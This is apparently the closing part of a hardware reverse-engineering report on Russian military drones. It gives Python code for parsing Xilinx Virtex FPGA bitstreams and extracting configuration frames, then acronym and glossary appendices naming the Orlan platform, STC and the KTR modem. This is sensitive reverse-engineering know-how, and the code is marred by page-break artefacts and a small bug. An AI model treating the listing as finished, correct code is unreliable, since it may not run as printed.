            self.log('(!!!) RAW:%d:%08x TYPE:%d OPCODE↩
                (%.12s) ' % (self.f.tell(),
                 word, pkt_type, opcode2str(opcode)),
                 self.LOG_ERROR)
            raise Exception("type 2 not following type 1↩
                 packet!")

        regaddr = prev_pkt['regaddr']
    else:
        regaddr = None

    if pkt_type == 0:
        self.log('RAW:%d:%08x TYPE:%d OPCODE(%.12s) ↩
            Packet type is zero??' % (self.f.tell(),
                 word, pkt_type, opcode2str(opcode)),
                 self.LOG_DEBUG)
        continue

    pktwords = []
    valid_pkt = False

    # Type 1 or Type 2 packet
    if pkt_type == 1 or pkt_type == 2:
        if opcode == OPCODE_REG_WRITE:
            if pkt_type == 2:
                # type 2 will read its own header and ↩
                    use previous regaddr
```

```
                    valid_pkt, pktwords = self.handle_type2(↩
                        word, prev_pkt)
                else:
                    # type 1 does not read a new header
                    valid_pkt, pktwords = self.handle_type1(↩
                        word, opcode, regaddr)

            pktwordcnt = len(pktwords)

            pkt = {
                'orig_word' : word,
                'type'      : pkt_type,
                'opcode'    : opcode,
                'regaddr'   : regaddr,
                'wordcount' : pktwordcnt,
                'words'     : pktwords
            }

            self.packets.append(pkt)
            prev_pkt = pkt

            self.log_packet(word, pkt)

    def skip_dummy_words(self):
        skipped = 1
        word = self.read_word()
        while word == 0xffffffff:
            word = self.read_word()
            skipped += 1

        # move back one byte
        self.f.seek(-4, os.SEEK_CUR)
        skipped -= 1
        self.log("Skipped %d dummywords" % (skipped), self.↩
            LOG_DEBUG)

    """
    """
    def read_syncword(self):
        syncword = self.read_word()
        return syncword == self.KNOWN_SYNCWORD

    """
    Detects bus width pattern, skipping the preamble

    """
    def read_bus_width_pattern(self):
        # attempt to read the bus width pattern
        self.read_raw(-1, b'\x00\x00\x00\xBB') # bus width ↩
            pattern (x8)
        self.read_raw(-1, b'\x11\x22\x00\x44') # bus width ↩
            pattern (x8)

    def read_raw(self, length, expected=None):
        if expected != None:
            length = len(expected)
```

```
            data = self.f.read(length)
            # XXX raise exception if read length != len
            if expected != None:
                if data != expected:
                    raise Exception("data does not match %s!=%s" % (↩
                        data, expected))

            self.pos = self.f.tell()
            return data

        def read_word(self):
            word = self.read_raw(4)
            if len(word) != 4:
                raise Exception("reached end of file? (wordcount=%d)↩
                    " % (self.wordcount))

            self.wordcount -= 1
            return struct.unpack('>I', word)[0]

        def read_nwords(self, count):
            words = []

            if count > self.wordcount:
                raise Exception("will read %d words out of bounds" %↩
                     (self.count - self.wordcount))

            while len(words) < count:
                word = self.read_word()
                words.append(word)

            return words

        def close(self):
            self.f.close()

        def loglevelname(self, level):
            if (level == self.LOG_ERROR):
                return "  Error"
            if (level == self.LOG_INFO):
                return "   Info"
            if (level == self.LOG_VERBOSE):
                return "Verbose"
            if (level == self.LOG_DEBUG):
                return "  Debug"

        def log(self, msg, level=3):
            logtimefmt   = "%Y-%m-%d %H:%M:%S"
            if self.loglevel >= level:
                timestamp = time.time()
                logstring = "["+time.strftime(logtimefmt)+"] ["+self↩
                    .loglevelname(level)+"] "+msg
                print(logstring)

    def main(path):
        vsks_parser = JazzyVirtexBitstreamParser(path)
```

```
    vsks_parser.parse()

    with open('%s.frames_out' % path, 'wb') as outfile:
        for word in vsks_parser.fdri_words:
            packed = struct.pack('>I', word)
            outfile.write(packed)

if __name__ == '__main__':
    main(sys.argv[1])
```

Appendix: Acronyms

C2 Command and control. 2

COTS Commercial off-the-shelf. 1

CUAS Counter-Unmanned Aircraft System. 5

FPGA Field programmable gate array. 2

GCU Ground Control Unit. 2

IVec Initialization Vector. 24

LOS Line of Sight. 21

SDR Software-defined radio. 2

TLV Type Length Value. 31

UART Universal Asynchronous Receiver/Transmitter. 4

UHF Ultra High Frequency. 21

Appendix: Glossary

DVB-S Digital Video Broadcasting – Satellite (DVB-S) is the original DVB standard for Satellite Television and dates from 1995. (Wikipedia). It is fairly common for broadcasting and military communications, although obscure. DVB-S2 for example is used for satellite IP access.. 5

Hayes/AT command set The Hayes command set (also known as the AT command set) is a specific command language originally developed by Dennis Hayes for the Hayes Smartmodem 300 baud modem in 1981. (Wikipedia) AT commands are often used in modems to support runtime configuration over a serial interface.. 21

KTR КОМАНДНО-ТЕЛЕМЕТРИЧЕСКАЯ РАДИОЛИНИЯ, translit. KOMANDNO-TELEMETRICHESKAYA RADIOLINIYA, the UHF modem widely used in Russian military drone platforms for basic, low-speed C2 and telemetry.. 21

STC The Special Technology Center (STC) is a defense contractor based out of Gzhatskaya Street, St. Petersburg, Russian Federation. They are specialized in information technology and radiofrequency systems. STC is the primary developer of the Orlan drone platform and its communication systems.. 2

Triple DES (3DES) In cryptography, Triple DES, officially the Triple Data Encryption Algorithm, is a symmetric-key block cipher, which applies the DES cipher algorithm three times to each data block. (Wikipedia). 21